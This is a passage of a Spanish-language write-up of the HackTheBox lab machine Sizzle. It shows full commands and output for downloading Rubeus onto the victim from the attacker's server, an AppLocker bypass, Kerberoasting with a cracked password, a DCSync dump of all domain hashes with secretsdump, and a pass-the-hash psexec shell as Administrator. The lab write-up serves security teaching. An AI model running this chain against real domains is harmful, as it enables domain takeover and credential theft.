updating: 20220626161352_computers.json (deflated 74%)
updating: 20220626161352_domains.json (deflated 81%)
updating: 20220626161352_groups.json (deflated 95%)
updating: 20220626161352_users.json (deflated 93%)
kali@kali ~/Desktop/HackTheBox/Sizzle
```

Iniciamos neo4j y bloodhound, y cargamos el zip generado.



Lo primero que hacemos es, ya que tenemos a Amanda, es "Agregar usuario como propio" y mientras verifico las consultas, enumeramos todas las cuentas Kerberoastable.

Kerberoasting permite a un usuario solicitar un ticket de servicio para cualquier servicio con un SPN registrado y luego usar ese ticket para descifrar la contraseña del servicio. Si el servicio tiene un SPN registrado, puede ser Kerberoastable; sin embargo, el éxito del ataque depende de qué tan segura sea la contraseña y si es rastreable, así como también de los privilegios de la cuenta de servicio descifrada.



Para hacer Kerberoasting hay varias herramientas, pero podemos probar este Rubeus.

Al ejecutar eso, asegúrese de usar la opción kerberoast y también mencione el usuario y su contraseña.

2.2. Kerberoasting

Primero descargamos el ejecutable de rubeus, y lo subimos a la vícitma.

Creamos un servidor Python.

```
kali@kali ~/Desktop/HackTheBox/Sizzle python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.103 - - [26/Jun/2022 16:54:50] "GET /Rubeus.exe HTTP/1.1" 200 -
```

Y posteriormente, enviamos el ejecutable al objetivo.


```
*Evil-WinRM* PS C:\Users\amanda\Documents> iwr -uri http://10.10.16.4/Rubeus.exe -Outfile Rubeus.exe
*Evil-WinRM* PS C:\Users\amanda\Documents> dir


    Directory: C:\Users\amanda\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/26/2022   4:54 PM         431104 Rubeus.exe
```

Hay algún tipo de AppLocker que nos impide ejecutarlo, pero podemos usar esta ubicación para omitirlo.

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> iwr -uri http://10.10.16.4/Rubeus.exe -Outfile Rubeus.exe
Enter PEM pass phrase:
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> dir


    Directory: C:\Windows\System32\spool\drivers\color


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/16/2016   9:18 AM           1058 D50.camp
-a----         7/16/2016   9:18 AM           1079 D65.camp
-a----         7/16/2016   9:18 AM            797 Graphics.gmmp
-a----         7/16/2016   9:18 AM            838 MediaSim.gmmp
-a----         7/16/2016   9:18 AM            786 Photo.gmmp
-a----         7/16/2016   9:18 AM            822 Proofing.gmmp
-a----         7/16/2016   9:18 AM         218103 RSWOP.icm
-a----         6/26/2022   5:03 PM         431104 Rubeus.exe
-a----         7/16/2016   9:18 AM           3144 sRGB Color Space Profile.icm
-a----         7/16/2016   9:18 AM          17155 wscRGB.cdmp
-a----         7/16/2016   9:18 AM           1578 wsRGB.cdmp


*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color>
```


Y volvemos a ejecutar rubeus.exe

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> .\Rubeus.exe kerberoast kerberoast /creduser:htb.local\aman
da /credpassword:Ashare1972 /outfile:hash.txt /format:hascat
Enter PEM pass phrase:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : HTB.LOCAL
[*] Searching path 'LDAP://sizzle.HTB.LOCAL/DC=HTB,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=
*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : mrlky
[*] DistinguishedName      : CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
[*] ServicePrincipalName   : http/sizzle
[*] PwdLastSet             : 7/10/2018 2:08:09 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Windows\System32\spool\drivers\color\hash.txt

[*] Roasted hashes written to : C:\Windows\System32\spool\drivers\color\hash.txt
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color>
```



2.3. Conexión como usuario mrlky

Obtenemos el hash de la contraseña del usuario mrlky. Lo desciframos con hashcat.




Y ya tendríamos la contraseña en texto plano.

```
$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$25e2217d8b676e75c4369d0c63944bab$0f3f9e2c8af6f80b085252b297dac9e
3bedec75988e7883992085ec766f52d6ca4fac5959d5d9e5f0627e4d7afee080613a63c4308f41dc9c97a8d737782e67cdd70262e58b112b73dd
db051ab8fc5f131ddad0ec382b74428ef8ca147101b94510c487f6e9af1f40a18f165a52181e62e84efd56ed82b191f34c84aec74cee63a899a8
83cb28fb462890958a72c4bcf2b899eeac5485ba761f0afc9014f52e99870d1d23e9c88cfdd34bce24f4db122bd2fb787c2d1902446785c4995e
064811c8363db7a0204fbabd322c4dfb1079b404824c8bd00c383c28a8dc1b5fd2bcafde5f94a5fb23ec2bef0fcab08171cfe29ec72524650725
b8ef6e9151327579339788b86a5912da652226f8e164511291da15c86536d7928d694bc44ef60604c329985b5a6af0db110ae6a3c4ff23965cf1
4b44aafcb84e1e8118adb125707139884b1f6c1b1aaf97d3aeb383d59c5455f5e2f59755e2f541d75c6cef229487e1ec782e9d0a766028de46f0
4de4f54dc0b4ea2ef9420c56fac68197cce17607720ddbb89baf00768a7e41e4f605fb07f064af8f4942478ae6cadfb14d51eb6a8c7b56668fea
6fd9f2421b91b312933d1af2eea477e6591b01709aa968506ea44ca0c1e67d06899d87007cb7bc086992a635ec5675304b7691dbf901eb374f44
a16c551dbc5eed2c7873bf0992e9a28d9009eb0a720d3c81ea1e4ce8d93384ac9044157564fb50f6915d5a3aee12e624ca36fdb2480d0542db95
ef280f9d55f3b1f2518d4ba33544185525bd44b1f049891a110531fe555333623d965e7eaadace9479cfb652323aaa2d3fad648a28f494d76de8
86598e7c92e38f060769299005b71792ef2a9833d8fcb03cad023593313a4f02087e1ef705dbb33125a5a0c22a931f5e4da930a375784d724934
f08946a731fdd9fd1b00a24143635f05a5373b4ef4baa62d5a288ee15e8012bf420bb808e1838b90bd9f5c9b4e2ea98893374164f44e70a7fe69
e0a7af0c35df35aec97e94f129958d85bab5fa171b437a62ebd0dbf81984beb7ed34f5766b1de0139415b35026520386ce9f4cffe121f4227da7
1f804356467a97296429022846b2dbe4e46b59c78a3a63e161ebb5faa25a1491746b7de99c2e84f0c6137cd4e649484eab98cd4c3e514f8e51d5
9583428f36922efc39218069504138b4c3d7d5fe527b6023818148a30bc57dcd7ac537df998b68b5dccee7d797f91f0bc00c28646902f97b3e77
5e9eb748f779a83488028ccc9b57870e899a0430889e0014ce3e715b37f58d34ab87be497925fe08d50d2fcb0e1599ef1b83bb8d495464d32adb
87fcb2bd501289d81d1ff36c1d372b4771055bfcc250e:Football#7
```

Con este par de usuario y contraseña, volvemos a utilizar bloodhound, para ver que nueva información podemos extraer.


Volvemos a lanzar el ingestor Python de bloodhound y generamos el zip.

```
 kali@kali  ~/Desktop/HackTheBox/Sizzle  bloodhound-python -d htb.local -u mrlky -p Football#7  -gc sizzle.htb.loc
al -c all -ns 10.10.10.103
INFO: Found AD domain: htb.local
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
WARNING: Could not resolve SID: S-1-5-21-2379389067-1826974543-3574127760-1000
INFO: Found 8 users
INFO: Connecting to GC LDAP server: sizzle.htb.local
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: sizzle.HTB.LOCAL
INFO: Done in 00M 14S
 kali@kali  ~/Desktop/HackTheBox/Sizzle  zip htblocal_mrlky.zip *.json
updating: 20220626175139_computers.json (deflated 74%)
updating: 20220626175139_domains.json (deflated 81%)
updating: 20220626175139_groups.json (deflated 95%)
updating: 20220626175139_users.json (deflated 93%)
  adding: 20220626175329_computers.json (deflated 74%)
  adding: 20220626175329_domains.json (deflated 81%)
  adding: 20220626175329_groups.json (deflated 95%)
  adding: 20220626175329_users.json (deflated 93%)
 kali@kali  ~/Desktop/HackTheBox/Sizzle
```

Al verificar las consultas, puedo ver que mrlky está en DCSync Rights. Entonces podemos hacer ataques DCSync.

MRLKY tiene GetChanges y GetChangesAll, que es lo que queremos, para hacer un DCSync Attack. También podemos verificar eso haciendo clic derecho en la ruta y en Info revelaremos cómo abusar de ella.



Hay muchas formas de hacer DCSync Attack pero impacket-secretsdump es la forma más fácil de hacerlo. Aquí necesitamos dar al usuario mrlky y su contraseña. Volcará todo el hash.

2.4. Elevación de privilegios

```
kali@kali ~/Desktop/HackTheBox/Sizzle impacket-secretsdump mrlky@10.10.10.103
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:f8d3eebb1d3d1fc84561945cd7c184c3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e562d64208c7df80b496af280603773ea7d7eeb93ef715392a8258214933275d
Administrator:aes128-cts-hmac-sha1-96:45b1a7ed336bafe1f1e0c1ab666336b3
Administrator:des-cbc-md5:ad7afb706715e964
krbtgt:aes256-cts-hmac-sha1-96:0fcb9a54f68453be5dd01fe555cace13e99def7699b85deda866a71a74e9391e
krbtgt:aes128-cts-hmac-sha1-96:668b69e6bb7f76fa1bcd3a638e93e699
krbtgt:des-cbc-md5:866db35eb9ec5173
amanda:aes256-cts-hmac-sha1-96:60ef71f6446370bab3a52634c3708ed8a0af424fdcb045f3f5fbde5ff05221eb
amanda:aes128-cts-hmac-sha1-96:48d91184cecdc906ca7a07ccbe42e061
amanda:des-cbc-md5:70ba677a4c1a2adf
mrlky:aes256-cts-hmac-sha1-96:b42493c2e8ef350d257e68cc93a155643330c6b5e46a931315c2e23984b11155
mrlky:aes128-cts-hmac-sha1-96:3daab3d6ea94d236b44083309f4f3db0
mrlky:des-cbc-md5:02f1a4da0432f7f7
sizzler:aes256-cts-hmac-sha1-96:85b437e31c055786104b514f98fdf2a520569174cbfc7ba2c895b0f05a7ec81d
sizzler:aes128-cts-hmac-sha1-96:e31015d07e48c21bbd72955641423955
sizzler:des-cbc-md5:5d51d30e68d092d9
SIZZLE$:aes256-cts-hmac-sha1-96:39c8bb73ae56a93ef38ba4a5ca82f1ad235db103952582640b3684286c224879
SIZZLE$:aes128-cts-hmac-sha1-96:e99855e6ec78f07585bc73ff0699c9e6
SIZZLE$:des-cbc-md5:62e9ab5bc4ec5158
[*] Cleaning up ...
kali@kali ~/Desktop/HackTheBox/Sizzle
```


Podemos usar el hash para iniciar sesión.

```
kali@kali ~/Desktop/HackTheBox/Sizzle impacket-psexec Administrator@10.10.10.103 -hashes aad3b435b51404eeaad3b4
35b51404ee:f6b7160bfc91823792e0ac3a162c9267
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.103.....
[*] Found writable share ADMIN$
[*] Uploading file lcgrMLKL.exe
[*] Opening SVCManager on 10.10.10.103.....
[*] Creating service udoZ on 10.10.10.103.....
[*] Starting service udoZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> dir
```

Y ya seriamos usuario administrador de la máquina. Y estaría acabada a falta de las flags.

Debemos buscar la flag root.txt en el directorio C:\Users\administrator\Desktop>

```
C:\Users\administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 9C78-BB37

 Directory of C:\Users\administrator\Desktop

02/11/2021  08:29 AM    <DIR>          .
02/11/2021  08:29 AM    <DIR>          ..
06/26/2022  01:43 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  14,670,397,440 bytes free

C:\Users\administrator\Desktop> type root.txt
6fbc90[redacted]
```

La flag user.txt la podemos encontrar en C:\Users\mrlky\Desktop

Y ya tendríamos finalizada la máquina.